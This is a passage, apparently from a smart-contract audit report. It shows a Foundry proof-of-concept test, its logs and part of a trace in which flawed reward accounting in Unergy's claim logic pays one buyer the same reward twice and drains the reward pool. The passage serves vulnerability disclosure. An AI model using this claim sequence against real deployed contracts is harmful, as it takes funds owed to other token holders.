        unergyLogicReserve.buyPWatts(projectCAddr, 9990000);
        vm.stopPrank();
        console2.log("buyer2 purchases 10000 pWattC");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectCAddr, 10000);
        vm.stopPrank();

        unergyLogicReserve.pWattsTransfer(projectCAddr, address(unergyBuyer), 2 *
1e6);
        console2.log("Swap pWattC");
        unergyLogicReserve.swapToken(projectCAddr);
        showHistoricalSwaps();

        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        //assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        vm.startPrank(buyer2);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        //assertEq(amountToClaim, 2000000);
        console2.log("buyer2's amountToClaim = %d", amountToClaim);
        vm.stopPrank();
    }

    function test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();

        console2.log("buyer1 transfer 6000000 uWatt to buyer2");
        vm.prank(buyer1);
        uWatt.transfer(buyer2, 6 * 1e6);

        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
```

```
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer2);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 8000000 pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr, 8 * 1e6);
        vm.stopPrank();
        console2.log("buyer2 purchases 2000000 pWattB");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectBAddr, 2 * 1e6);
        vm.stopPrank();
        unergyLogicReserve.pWattsTransfer(projectBAddr, address(unergyBuyer), 2 *
1e6);
        console2.log("Swap pWattB");
        unergyLogicReserve.swapToken(projectBAddr);

        showHistoricalSwaps();
        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        uint256 amountToClaim;
        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        console2.log("Create pWattC");
        (projectCId, projectCAddr) = createProject("ProjectC", "PRJ_C",
projectAAdmin);
        console2.log("Create and sign milestones for pWattC");
        createAndSignMilestones(projectCAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer2);
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 9000000 pWattC");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectCAddr, 9 * 1e6);
        vm.stopPrank();
        console2.log("buyer2 purchases 1000000 pWattC");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectCAddr, 1 * 1e6);
        vm.stopPrank();
```

```
        unergyLogicReserve.pWattsTransfer(projectCAddr, address(unergyBuyer), 2 *
1e6);
        console2.log("Swap pWattC");
        unergyLogicReserve.swapToken(projectCAddr);
        showHistoricalSwaps();

        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        // reward of buyer2 = 12000000 * 100 / 12000000 * 2000000 / 100
        vm.startPrank(buyer2);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        console2.log("buyer2's amountToClaim = %d", amountToClaim);
        vm.stopPrank();
    }

    function
test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts_claimRewards_Revert() public
{
        test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts();
        showBalance(address(unergyBuyer));
        console2.log("buyer1 claims rewards");
        vm.expectRevert();
        vm.prank(buyer1);
        unergyLogicReserve.claimUWatt();
        console2.log("buyer2 claims rewards");
        vm.prank(buyer2);
        unergyLogicReserve.claimUWatt();
        console2.log("----------AFTER CLAIM----------");
        showBalance(buyer1);
        showBalance(buyer2);
        showBalance(address(unergyBuyer));
    }

}
```

Execution command in Foundry:

```
forge test --mc UnergyRewardTest --mt
test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts_claimRewards_Revert -vvvv
```

The output is:

```
Unergy % forge test --mc UnergyRewardTest --mt
test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts_claimRewards_Revert -vvvv
No files changed, compilation skipped

Running 1 test for test/UnergyRewardTest.t.sol:UnergyRewardTest
[PASS] test_threeProjects_transfer_TwoUsersAndUnergyBuyPWatts_claimRewards_Revert()
(gas: 14023818)
Logs:
  Create pWattA
  Created new ERC20Project: projectId = 0, projectAddress =
0x45C92C2Cd0dF7B2d705EF12CfF77Cb0Bc557Ed22
  Create and sign milestones for pWattA
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases all pWattA
  Swap pWattA
  buyer1's uWattBalance is 12000000
  buyer1 transfer 6000000 uWatt to buyer2
  Create pWattB
  Created new ERC20Project: projectId = 1, projectAddress =
0x9914ff9347266f1949C557B717936436402fc636
  Create and sign milestones for pWattB
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases 8000000 pWattB
  buyer2 purchases 2000000 pWattB
  Swap pWattB
  ~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~
  id = 0, uWattsUnergy = 0, totalSupply = 12000000
  id = 1, uWattsUnergy = 2000000, totalSupply = 12000000
  buyer1's uWattBalance is 14000000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer1~~~~~~~~~~~~~~
  pId = 0, isImportant = true, isAvailableToClaim = true,
```

```
  isClaimed = false, balance = 12000000, totalSupply = 12000000
  pId = 0, isImportant = false, isAvailableToClaim = false,
  isClaimed = false, balance = 6000000, totalSupply = 12000000
  pId = 1, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 14000000, totalSupply = 24000000
  buyer2's uWattBalance is 8000000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer2~~~~~~~~~~~~~~
  pId = 1, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 6000000, totalSupply = 12000000
  pId = 1, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 8000000, totalSupply = 24000000
  ---->Reserve.calcUWattsToClaim --- uWattsUnergy= 2000000
  ---->Reserve.calcUWattsToClaim --- balance= 12000000
  ---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
  ---->Reserve._calcUWattsToClaim -- resDiv= 100
  ---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
  buyer1's amountToClaim = 2000000
  Create pWattC
  Created new ERC20Project: projectId = 2, projectAddress =
0x6F67DD53F065131901fC8B45f183aD4977F75161
  Create and sign milestones for pWattC
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases 9000000 pWattC
  buyer2 purchases 1000000 pWattC
  Swap pWattC
  ~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~
  id = 0, uWattsUnergy = 0, totalSupply = 12000000
  id = 1, uWattsUnergy = 2000000, totalSupply = 12000000
  id = 2, uWattsUnergy = 2000000, totalSupply = 12000000
  buyer1's uWattBalance is 23000000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer1~~~~~~~~~~~~~~
  pId = 0, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 12000000, totalSupply = 12000000
  pId = 0, isImportant = false, isAvailableToClaim = false,
  isClaimed = false, balance = 6000000, totalSupply = 12000000
  pId = 1, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 14000000, totalSupply = 24000000
  pId = 2, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 23000000, totalSupply = 36000000
  buyer2's uWattBalance is 9000000
```

```
~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer2~~~~~~~~~~~~~
pId = 1, isImportant = true, isAvailableToClaim = true,
isClaimed = false, balance = 6000000, totalSupply = 12000000
pId = 1, isImportant = true, isAvailableToClaim = true,
isClaimed = false, balance = 8000000, totalSupply = 24000000
pId = 2, isImportant = true, isAvailableToClaim = false,
isClaimed = false, balance = 9000000, totalSupply = 36000000
---->Reserve.calcUWattsToClaim --- uWattsUnergy= 2000000
---->Reserve.calcUWattsToClaim --- balance= 12000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
---->Reserve._calcUWattsToClaim -- resDiv= 100
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
---->Reserve.calcUWattsToClaim --- uWattsUnergy= 2000000
---->Reserve.calcUWattsToClaim --- balance= 14000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1160000
buyer1's amountToClaim = 3160000
---->Reserve.calcUWattsToClaim --- uWattsUnergy= 2000000
---->Reserve.calcUWattsToClaim --- balance= 6000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 25
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 500000
---->Reserve.calcUWattsToClaim --- uWattsUnergy= 2000000
---->Reserve.calcUWattsToClaim --- balance= 6000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 25
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 500000
buyer2's amountToClaim = 1000000
unergyBuyer's uWattBalance is 4000000
buyer1 claims rewards
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
---->Reserve._calcUWattsToClaim -- resDiv= 100
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
---->Reserve._claimUWatt --- payUWattReward  2000000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  4000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1160000
---->Reserve._claimUWatt --- payUWattReward  1160000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  2000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1160000
---->Reserve._claimUWatt --- payUWattReward  1160000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  840000
buyer2 claims rewards
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 25
```

```
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 500000
---->Reserve._claimUWatt --- payUWattReward  500000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  4000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 33
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 660000
---->Reserve._claimUWatt --- payUWattReward  660000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  3500000
----------AFTER CLAIM----------
buyer1's uWattBalance is 23000000
buyer2's uWattBalance is 10160000
unergyBuyer's uWattBalance is 2840000
```

The error trace which happens in `buyer1` claims rewards is as following:

```
    ├─ [524304] UnergyLogicReserve::claimUWatt()
    │   ├─ [6179] UnergyData::getUWattsStatusSnapshotsByHolder(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41]) [staticcall]
    │   │   └─ ← [(0, true, true, false, 12000000 [1.2e7], 12000000 [1.2e7],
0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41), (0, false, false, false, 6000000 [6e6],
12000000 [1.2e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41), (1, true, true,
false, 14000000 [1.4e7], 24000000 [2.4e7],
0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41), (2, true, false, false, 23000000
[2.3e7], 36000000 [3.6e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41)]
    │   ├─ [2809] UnergyData::getHistoricalSwaps() [staticcall]
    │   │   └─ ← [(0, 0, 12000000 [1.2e7]), (1, 2000000 [2e6], 12000000 [1.2e7]),
(2, 2000000 [2e6], 12000000 [1.2e7])]
    │   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    │   │   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    │   ├─ [281] ERC20UWatt::decimals() [staticcall]
    │   │   └─ ← 2
    │   ├─ [2809] UnergyData::getHistoricalSwaps() [staticcall]
    │   │   └─ ← [(0, 0, 12000000 [1.2e7]), (1, 2000000 [2e6], 12000000 [1.2e7]),
(2, 2000000 [2e6], 12000000 [1.2e7])]
    │   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- accumulatedSupply=,
12000000 [1.2e7]) [staticcall]
    │   │   └─ ← ()
    │   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- resDiv=, 100)
[staticcall]
    │   │   └─ ← ()
    │   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- claimable uWatt
reward =, 2000000 [2e6]) [staticcall]
    │   │   └─ ← ()
    │   ├─ [5431] UnergyData::updateUWattsStatusSnapshotAtIndex((0, true, false,
true, 12000000 [1.2e7], 12000000 [1.2e7],
0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41), 0)
    │   │   ├─ [1427] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], updateUWattsStatusSnapshotAtIndex)
[staticcall]
    │   │   │   └─ ← true
    │   │   └─ ← ()
    │   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    │   │   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    │   ├─ [648] ERC20UWatt::balanceOf(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41])
    │   │   └─ ← 23000000 [2.3e7]
    │   ├─ [115289] UnergyData::insertUWattsStatusSnapshot((1, true, false, false,
25000000 [2.5e7], 12000000 [1.2e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41))
    │   │   ├─ [1356] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], insertUWattsStatusSnapshot)
[staticcall]
    │   │   │   └─ ← true
    │   │   └─ ← ()
```

```
    |   ├─ [0] console::log(---->Reserve._claimUWatt --- payUWattReward , 2000000
[2e6]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [25675] unergyBuyer::payUWattReward(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 2000000 [2e6])
    |   |   ├─ [648] ERC20UWatt::balanceOf(unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9]) [staticcall]
    |   |   |   └─ ← 4000000 [4e6]
    |   |   ├─ [0] console::log(---->UnergyBuyer.payUWattReward -- remaining uWatt =
, 4000000 [4e6]) [staticcall]
    |   |   |   └─ ← ()
    |   |   ├─ [18211] ERC20UWatt::transfer(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 2000000 [2e6])
    |   |   |   ├─ [4793] UnergyEvent::beforeTransferReceipt(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 2000000 [2e6])
    |   |   |   |   ├─ [1356] PermissionGranter::getPermission(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], beforeTransferReceipt) [staticcall]
    |   |   |   |   |   └─ ← true
    |   |   |   |   ├─ emit beforeTransferEvent(projectAddr: ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], amount: 2000000 [2e6])
    |   |   |   |   └─ ← ()
    |   |   |   ├─ emit Transfer(from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], value: 2000000 [2e6])
    |   |   |   ├─ [9061] UnergyEvent::afterTransferReceipt(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 2000000 [2e6])
    |   |   |   |   ├─ [1356] PermissionGranter::getPermission(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], afterTransferReceipt) [staticcall]
    |   |   |   |   |   └─ ← true
    |   |   |   |   ├─ [3429] UnergyLogicReserve::updateLastUWattStatus(unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 2000000 [2e6])
    |   |   |   |   |   ├─ [1356] PermissionGranter::getPermission(UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], updateLastUWattStatus) [staticcall]
    |   |   |   |   |   |   └─ ← true
    |   |   |   |   |   └─ ← ()
    |   |   |   |   ├─ emit afterTransferEvent(projectAddr: ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], amount: 2000000 [2e6])
    |   |   |   |   └─ ← ()
    |   |   |   └─ ← true
    |   |   └─ ← ()
```

```
    |   ├─ emit UWattsClaimed(UWattsClaimed: 2000000 [2e6], receiver: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41])
    |   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    |   |   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    |   ├─ [281] ERC20UWatt::decimals() [staticcall]
    |   |   └─ ← 2
    |   ├─ [2809] UnergyData::getHistoricalSwaps() [staticcall]
    |   |   └─ ← [(0, 0, 12000000 [1.2e7]), (1, 2000000 [2e6], 12000000 [1.2e7]),
(2, 2000000 [2e6], 12000000 [1.2e7])]
    |   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- accumulatedSupply=,
24000000 [2.4e7]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- resDiv=, 58)
[staticcall]
    |   |   └─ ← ()
    |   ├─ [0] console::log(----->Reserve._calcUWattsToClaim -- claimable uWatt
reward =, 1160000 [1.16e6]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [5431] UnergyData::updateUWattsStatusSnapshotAtIndex((0, true, false,
true, 12000000 [1.2e7], 12000000 [1.2e7],
0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41), 0)
    |   |   ├─ [1427] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], updateUWattsStatusSnapshotAtIndex)
[staticcall]
    |   |   |   └─ ← true
    |   |   └─ ← ()
    |   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    |   |   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    |   ├─ [648] ERC20UWatt::balanceOf(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41])
    |   |   └─ ← 25000000 [2.5e7]
    |   ├─ [115289] UnergyData::insertUWattsStatusSnapshot((2, true, false, false,
26160000 [2.616e7], 12000000 [1.2e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41))
    |   |   ├─ [1356] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], insertUWattsStatusSnapshot)
[staticcall]
    |   |   |   └─ ← true
    |   |   └─ ← ()
    |   ├─ [0] console::log(----->Reserve._claimUWatt --- payUWattReward , 1160000
[1.16e6]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [21675] unergyBuyer::payUWattReward(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   ├─ [648] ERC20UWatt::balanceOf(unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9]) [staticcall]
    |   |   |   └─ ← 2000000 [2e6]
    |   |   ├─ [0] console::log(----->UnergyBuyer.payUWattReward -- remaining uWatt =
, 2000000 [2e6]) [staticcall]
    |   |   |   └─ ← ()
```

```
    |   |   ├─ [18211] ERC20UWatt::transfer(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   ├─ [4793] UnergyEvent::beforeTransferReceipt(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   |   ├─ [1356] PermissionGranter::getPermission(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], beforeTransferReceipt) [staticcall]
    |   |   |   |   |   └─ ← true
    |   |   |   |   ├─ emit beforeTransferEvent(projectAddr: ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], amount: 1160000 [1.16e6])
    |   |   |   |   └─ ← ()
    |   |   |   ├─ emit Transfer(from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], value: 1160000 [1.16e6])
    |   |   |   ├─ [9061] UnergyEvent::afterTransferReceipt(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   |   ├─ [1356] PermissionGranter::getPermission(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], afterTransferReceipt) [staticcall]
    |   |   |   |   |   └─ ← true
    |   |   |   |   ├─ [3429] UnergyLogicReserve::updateLastUWattStatus(unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   |   |   ├─ [1356] PermissionGranter::getPermission(UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], updateLastUWattStatus) [staticcall]
    |   |   |   |   |   |   └─ ← true
    |   |   |   |   |   └─ ← ()
    |   |   |   |   ├─ emit afterTransferEvent(projectAddr: ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], amount: 1160000 [1.16e6])
    |   |   |   |   └─ ← ()
    |   |   |   └─ ← true
    |   |   └─ ← ()
    |   ├─ emit UWattsClaimed(UWattsClaimed: 1160000 [1.16e6], receiver: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41])
    |   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    |   |   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    |   ├─ [281] ERC20UWatt::decimals() [staticcall]
    |   |   └─ ← 2
    |   ├─ [2809] UnergyData::getHistoricalSwaps() [staticcall]
    |   |   └─ ← [(0, 0, 12000000 [1.2e7]), (1, 2000000 [2e6], 12000000 [1.2e7]),
(2, 2000000 [2e6], 12000000 [1.2e7])]
    |   ├─ [0] console::log(---->Reserve._calcUWattsToClaim -- accumulatedSupply=,
24000000 [2.4e7]) [staticcall]
```

```
    |   |   └─ ← ()
    |   ├─ [0] console::log(---->Reserve._calcUWattsToClaim -- resDiv=, 58)
[staticcall]
    |   |   └─ ← ()
    |   ├─ [0] console::log(---->Reserve._calcUWattsToClaim -- claimable uWatt
reward =, 1160000 [1.16e6]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [25331] UnergyData::updateUWattsStatusSnapshotAtIndex((0, false, false,
true, 6000000 [6e6], 12000000 [1.2e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41),
1)
    |   |   ├─ [1427] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], updateUWattsStatusSnapshotAtIndex)
[staticcall]
    |   |   |   └─ ← true
    |   |   └─ ← ()
    |   ├─ [941] UnergyData::getUWattAddress() [staticcall]
    |   |   └─ ← ERC20UWatt: [0xc7183455a4C133Ae270771860664b6B7ec320bB1]
    |   ├─ [648] ERC20UWatt::balanceOf(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41])
    |   |   └─ ← 26160000 [2.616e7]
    |   ├─ [115289] UnergyData::insertUWattsStatusSnapshot((2, true, false, false,
27320000 [2.732e7], 12000000 [1.2e7], 0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41))
    |   |   ├─ [1356] PermissionGranter::getPermission(UnergyLogicReserve:
[0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], UnergyData:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], insertUWattsStatusSnapshot)
[staticcall]
    |   |   |   └─ ← true
    |   |   └─ ← ()
    |   ├─ [0] console::log(---->Reserve._claimUWatt --- payUWattReward , 1160000
[1.16e6]) [staticcall]
    |   |   └─ ← ()
    |   ├─ [9606] unergyBuyer::payUWattReward(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   ├─ [648] ERC20UWatt::balanceOf(unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9]) [staticcall]
    |   |   |   └─ ← 840000 [8.4e5]
    |   |   ├─ [0] console::log(---->UnergyBuyer.payUWattReward -- remaining uWatt =
, 840000 [8.4e5]) [staticcall]
    |   |   |   └─ ← ()
    |   |   ├─ [6354] ERC20UWatt::transfer(buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   ├─ [4793] UnergyEvent::beforeTransferReceipt(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], 1160000 [1.16e6])
    |   |   |   |   ├─ [1356] PermissionGranter::getPermission(ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], UnergyEvent:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], beforeTransferReceipt) [staticcall]
    |   |   |   |   |   └─ ← true
```

```
    |   |   |   |   ├─ emit beforeTransferEvent(projectAddr: ERC20UWatt:
[0xc7183455a4C133Ae270771860664b6B7ec320bB1], from: unergyBuyer:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], to: buyer1:
[0x29805Ff5b946e7A7c5871c1Fb071f740f767Cf41], amount: 1160000 [1.16e6])
    |   |   |   |   └─ ← ()
